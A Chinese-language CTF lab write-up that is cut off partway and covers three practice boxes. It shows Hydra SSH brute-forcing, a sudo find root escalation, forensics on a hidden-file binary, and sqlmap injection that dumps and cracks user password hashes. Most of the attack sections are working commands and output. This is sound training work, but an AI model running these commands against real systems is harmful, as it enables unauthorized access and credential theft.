
暂时没别的路子,那么直接 hydra 进行爆破吧
get shell
(base) yolo@yolo:~/Desktop/timu/test$ hydra -l superadministrator -P /snap/seclists/rockyou.txt ssh://10.161.189.31
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-23 21:48:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.161.189.31:22/
[22][ssh] host: 10.161.189.31   login: superadministrator   password: princesa
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 21:49:21
(base) yolo@yolo:~/Desktop/timu/test$ ssh superadministrator@10.161.189.31
The authenticity of host '10.161.189.31 (10.161.189.31)' can't be established.
ED25519 key fingerprint is SHA256:FGZRACBwhyqZdv6wvuqfoIz1l1eoneHbjQfxlQPQz0o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.189.31' (ED25519) to the list of known hosts.
superadministrator@10.161.189.31's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Nov 23 01:51:43 PM UTC 2025

  System load:             0.15
  Usage of /:              14.1% of 49.21GB
  Memory usage:            7%
  Swap usage:              0%
  Processes:               170
  Users logged in:         0
  IPv4 address for enp0s3: 10.161.189.31
  IPv6 address for enp0s3: 2001:da8:1032:6004::3a1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jan 10 17:42:22 2025 from 192.168.1.38
superadministrator@thehackerslabs-bocatacalamares:~$ cd
superadministrator@thehackerslabs-bocatacalamares:~$ ls
flag.txt  recordatorio.txt
superadministrator@thehackerslabs-bocatacalamares:~$ cat flag.txt
c3Vkby??????
superadministrator@thehackerslabs-bocatacalamares:~$ cat recordatorio.txt
Me han dicho que existe una pagina llamada gtfobins muy util para ctfs, la dejo aquí apuntada para recordarlo mas adelante.
最后一句话呢,说是让我关注 GTFobins 网站,这我经常用的,好多 sudo 提权都能在这里面看到案例
superadministrator@thehackerslabs-bocatacalamares:~$ sudo -l
Matching Defaults entries for superadministrator on thehackerslabs-bocatacalamares:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User superadministrator may run the following commands on thehackerslabs-bocatacalamares:
    (ALL) NOPASSWD: /usr/bin/find
superadministrator@thehackerslabs-bocatacalamares:~$ sudo /usr/bin/find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)简单解析下提权命令sudo /usr/bin/find . -exec /bin/sh \; -quit
-exec /bin/sh \;对找到的每个文件都执行一次/bin/sh-quit找到第一个匹配项后就退出
至于那个 find .会匹配当前路径下的所有文件
superadministrator@thehackerslabs-bocatacalamares:~$ find .
.
./flag.txt
./.bashrc
./.bash_history
./.cache
./.cache/motd.legal-displayed
./.bash_logout
./.profile
./recordatorio.txt
Binary Trail
提示: 靶机跳转传送门 Binary Trail
问题一
¿Cuál es el nombre del binario sospechoso?
可疑的二进制文件叫什么名字?
我认为这一题可疑先看看靶机上最近新增的文件
root@oscar:~# find / -type f -perm -111 -printf "%TY-%Tm-%Td %TH:%TM %p\n" 2>/dev/null | sort -r | head

2024-12-21 13:44 /opt/auth_proxy
2024-12-21 13:40 /etc/grub.d/10_linux
2024-12-21 13:38 /etc/grub.d/01_password
2024-12-19 15:42 /usr/lib/python3/dist-packages/twisted/plugins/dropin.cache
2024-12-19 15:40 /etc/cloud/clean.d/99-installer
2024-12-19 15:19 /etc/console-setup/cached_setup_terminal.sh
2024-12-19 15:19 /etc/console-setup/cached_setup_keyboard.sh
2024-12-19 15:19 /etc/console-setup/cached_setup_font.sh
2024-12-17 12:53 /var/lib/dpkg/info/libgstreamer1.0-0:amd64.postinst
2024-12-17 12:53 /usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
root@oscar:~# file /opt/auth_proxy
/opt/auth_proxy: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ed5ef5b69092e2e8c0bbb172cfb51ff86c9be333, for GNU/Linux 3.2.0, not stripped
第一个文件 auth_proxy 嫌疑特别大,一方面,它在/opt/下面,另一方面,它是二进制程序,提交上去是对的
问题二
¿Qué archivo oculta el binario en el sistema?
这个可疑二进制在系统中隐藏了哪个文件?
看上去是问这个程序在系统中写入了什么,可以逆向处理一下
我用 010 可以直接看到内部操作

当然,直接反编译也能拿到

问题三
¿Qué comando dejó rastros el binario en los logs del sistema? 该二进制在系统日志中留下了什么命令的痕迹?
哈哈,尝试过了好多好多种答案,都失败了,因为根据题意,这里应该是touch /etc/.shadow_auth才对,但是提交一直失败,然后尝试 touch 后就过了,呵,有点难绷哎
问题四
¿En qué archivo de logs se encontraron los rastros?(RUTA)
在哪个日志文件中找到了痕迹?(路径)
这个文件的话,我在三里面就找到过了,应该是这个文件/var/log/auth.log.1

但是提交依然失败,把.1 尝试删除,发现成功了,最终答案是/var/log/auth.log
问题五
¿Qué permisos tiene el archivo oculto /etc/.shadow_auth? (Numérico)
隐藏文件 /etc/.shadow_auth 有什么权限?(数字格式)
简单算算
root@oscar:~# ls -la /etc/.shadow_auth
-rw------- 1 root root 53 dic 21  2024 /etc/.shadow_auth
第一个-不用考虑,是用来区分文件夹和文件的
- rw-(所有者权限):读(4)+写(2)=6
- ---(组权限):无权限=0
- ---(其他用户权限):无权限=0
结论:600
Runers
提示: 靶机跳转传送门 Runers
信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.189.183
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 23:03 CST
Nmap scan report for 10.161.189.183
Host is up (0.78s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
怎么这次出现了 2222 的 ssh 端口呢,还是先去看看 http 服务吧
(base) yolo@yolo:~$ dirsearch -u http://10.161.189.183/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_10.161.189.183/__25-11-23_23-05-10.txt

Target: http://10.161.189.183/

[23:05:10] Starting:
[23:05:11] 403 -  279B  - /.ht_wsr.txt
[23:05:11] 403 -  279B  - /.htaccess.sample
[23:05:11] 403 -  279B  - /.htaccess.bak1
[23:05:12] 403 -  279B  - /.htaccess.save
[23:05:12] 403 -  279B  - /.htaccess_orig
[23:05:12] 403 -  279B  - /.htaccess_extra
[23:05:12] 403 -  279B  - /.htaccess.orig
[23:05:12] 403 -  279B  - /.htaccess_sc
[23:05:12] 403 -  279B  - /.htaccessOLD2
[23:05:12] 403 -  279B  - /.htaccessOLD
[23:05:12] 403 -  279B  - /.htaccessBAK
[23:05:12] 403 -  279B  - /.htm
[23:05:12] 403 -  279B  - /.html
[23:05:12] 403 -  279B  - /.htpasswds
[23:05:12] 403 -  279B  - /.httr-oauth
[23:05:12] 403 -  279B  - /.htpasswd_test
[23:05:13] 403 -  279B  - /.php
[23:05:17] 200 -    4KB - /about.php
[23:05:23] 301 -  317B  - /assets  ->  http://10.161.189.183/assets/
[23:05:24] 200 -  476B  - /assets/
[23:05:28] 200 -    0B  - /db.php
[23:05:32] 200 -  666B  - /images/
[23:05:32] 301 -  317B  - /images  ->  http://10.161.189.183/images/
[23:05:34] 200 -    6KB - /LICENSE.txt
[23:05:40] 200 -    2KB - /posts.php
[23:05:41] 200 -  535B  - /README.txt
[23:05:43] 403 -  279B  - /server-status
[23:05:43] 403 -  279B  - /server-status/

Task Completed
(base) yolo@yolo:~$ nmap -A -p 2222 10.161.189.183
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 23:06 CST
Nmap scan report for 10.161.189.183
Host is up (0.0013s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 da:58:27:97:82:a0:b0:c5:96:bc:69:7d:05:a0:c9:34 (RSA)
|   256 fd:ce:34:44:25:fe:ee:6b:89:46:2d:05:eb:dc:86:f1 (ECDSA)
|_  256 7f:19:1b:7a:ba:aa:4f:65:62:f1:51:cf:89:c6:e7:b3 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
注意看 post.php 下面的几篇文章对应 url,这里全是用 id=1,id=2…进行访问的,然后我们可以意识到,这里应该是有 sql 注入的
(base) yolo@yolo:~$ sqlmap -u "http://10.161.197.250/post.php?id=1" --batch --risk=3 --level=5
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:12:08 /2025-11-24/

[18:12:08] [INFO] resuming back-end DBMS 'mysql'
[18:12:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2983=2983

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 1380 FROM (SELECT(SLEEP(5)))Hcia)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9251 UNION ALL SELECT CONCAT(0x71716b7871,0x65586f65506d4d50494b7349624d6255474f4b63564d557067455978414f554b625167536f4c7662,0x716b717a71),NULL,NULL-- -
---
[18:12:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[18:12:08] [INFO] fetched data logged to text files under '/home/yolo/.local/share/sqlmap/output/10.161.197.250'
[18:12:08] [WARNING] your sqlmap version is outdated

[*] ending @ 18:12:08 /2025-11-24/
可以发现,这里 MySQL 给我们多种可能的攻击方式,接下来我们就一步一步查表好了
sqlmap -u "http://10.161.197.250/post.php?id=1" --dbs
sqlmap -u "http://10.161.197.250/post.php?id=1" --current-db
sqlmap -u "http://10.161.197.250/post.php?id=1" --current-user
sqlmap -u "http://10.161.197.250/post.php?id=1" --tables
sqlmap -u "http://10.161.197.250/post.php?id=1" -D blog -T users --dump
最后可以拿到一份登录凭证
(base) yolo@yolo:~$ sqlmap -u "http://10.161.197.250/post.php?id=1" -D blog -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.4#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:15:24 /2025-11-24/

[18:15:24] [INFO] resuming back-end DBMS 'mysql'
[18:15:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2983=2983

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 1380 FROM (SELECT(SLEEP(5)))Hcia)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9251 UNION ALL SELECT CONCAT(0x71716b7871,0x65586f65506d4d50494b7349624d6255474f4b63564d557067455978414f554b625167536f4c7662,0x716b717a71),NULL,NULL-- -
---
[18:15:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[18:15:24] [INFO] fetching columns for table 'users' in database 'blog'
[18:15:24] [INFO] fetching entries for table 'users' in database 'blog'
[18:15:24] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q]

[18:15:26] [INFO] using hash method 'sha256_generic_passwd'
[18:15:26] [INFO] resuming password 'runner' for hash '527aa9f431539da8e151d5434d1d5e611d973f601d8e970790882624554146b0' for user 'david'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[18:15:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[18:15:28] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[18:15:28] [INFO] starting 4 processes
Database: blog
Table: users
[3 entries]
+----+---------------------------------------------------------------------------+----------+
| id | password                                                                  | username |
+----+---------------------------------------------------------------------------+----------+
| 1  | 527aa9f431539da8e151d5434d1d5e611d973f601d8e970790882624554146b0 (runner) | david    |
| 2  | 7927e941a969cdf471354e79b7ae29ae25ca04d59f66d6c19f9c43a9367ec498          | maria    |
| 3  | febb36d29baf28da1a00cad0cc6937d49f13738ff9dd88276e7c85920d2bff40          | ian      |
+----+---------------------------------------------------------------------------+----------+

[18:15:32] [INFO] table 'blog.users' dumped to CSV file '/home/yolo/.local/share/sqlmap/output/10.161.197.250/dump/blog/users.csv'
[18:15:32] [INFO] fetched data logged to text files under '/home/yolo/.local/share/sqlmap/output/10.161.197.250'
[18:15:32] [WARNING] your sqlmap version is outdated

[*] ending @ 18:15:32 /2025-11-24/
会发现这里登录不能用 22 端口,只能使用 2222,我突然想到了之前给新生赛出题,启动了个 ssh 的 docker,通过自定义暴露端口,可以要求选手-p 指定端口访问
get shell
(base) yolo@yolo:~$ ssh david@10.161.197.250 -p 2222
The authenticity of host '[10.161.197.250]:2222 ([10.161.197.250]:2222)' can't be established.
ED25519 key fingerprint is SHA256:0PpHfqtGNxbHeILNpRebyOVMei8/5L6vgtwoUePOZOM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.161.197.250]:2222' (ED25519) to the list of known hosts.
david@10.161.197.250's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 23 15:13:14 2025 from 10.161.155.145
david@30acf6ca1fb6:~$ id
uid=1000(david) gid=1000(david) groups=1000(david)
其实从这里的一些命令执行结果,也可以推测出当前是在一个容器中了
david@30acf6ca1fb6:~$ ls -la
total 28
drwxr-xr-x 4 david david 4096 Nov 28  2024 .
drwxr-xr-x 1 root  root  4096 Nov 28  2024 ..
lrwxrwxrwx 1 root  root     9 Nov 28  2024 .bash_history -> /dev/null
-rw-r--r-- 1 david david  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 david david 3771 Feb 25  2020 .bashrc
drwx------ 2 david david 4096 Nov 28  2024 .cache
drwxr-xr-x 2 david david 4096 Nov 28  2024 .hidden
-rw-r--r-- 1 david david  807 Feb 25  2020 .profile
david@30acf6ca1fb6:~$ sudo -l
-bash: sudo: command not found
david@30acf6ca1fb6:~$ ls -la /
total 76
drwxr-xr-x   1 root root 4096 Dec  2  2024 .
drwxr-xr-x   1 root root 4096 Dec  2  2024 ..
-rwxr-xr-x   1 root root    0 Nov 28  2024 .dockerenv
lrwxrwxrwx   1 root root    7 Oct 11  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 15  2020 boot
drwxr-xr-x   5 root root  340 Nov 24 10:01 dev
drwxr-xr-x   1 root root 4096 Dec  2  2024 etc
drwxr-xr-x   1 root root 4096 Nov 28  2024 home
lrwxrwxrwx   1 root root    7 Oct 11  2024 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Oct 11  2024 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Oct 11  2024 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 Oct 11  2024 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4096 Oct 11  2024 media
drwxr-xr-x   2 root root 4096 Oct 11  2024 mnt
drwxr-xr-x   1 root root 4096 Nov 28  2024 opt
dr-xr-xr-x 184 root root    0 Nov 24 10:01 proc
drwx------   1 root root 4096 Dec  2  2024 root
drwxr-xr-x   1 root root 4096 Nov 24 10:16 run
lrwxrwxrwx   1 root root    8 Oct 11  2024 sbin -> usr/sbin
drwxr-xr-x   1 root root 4096 Nov 28  2024 srv
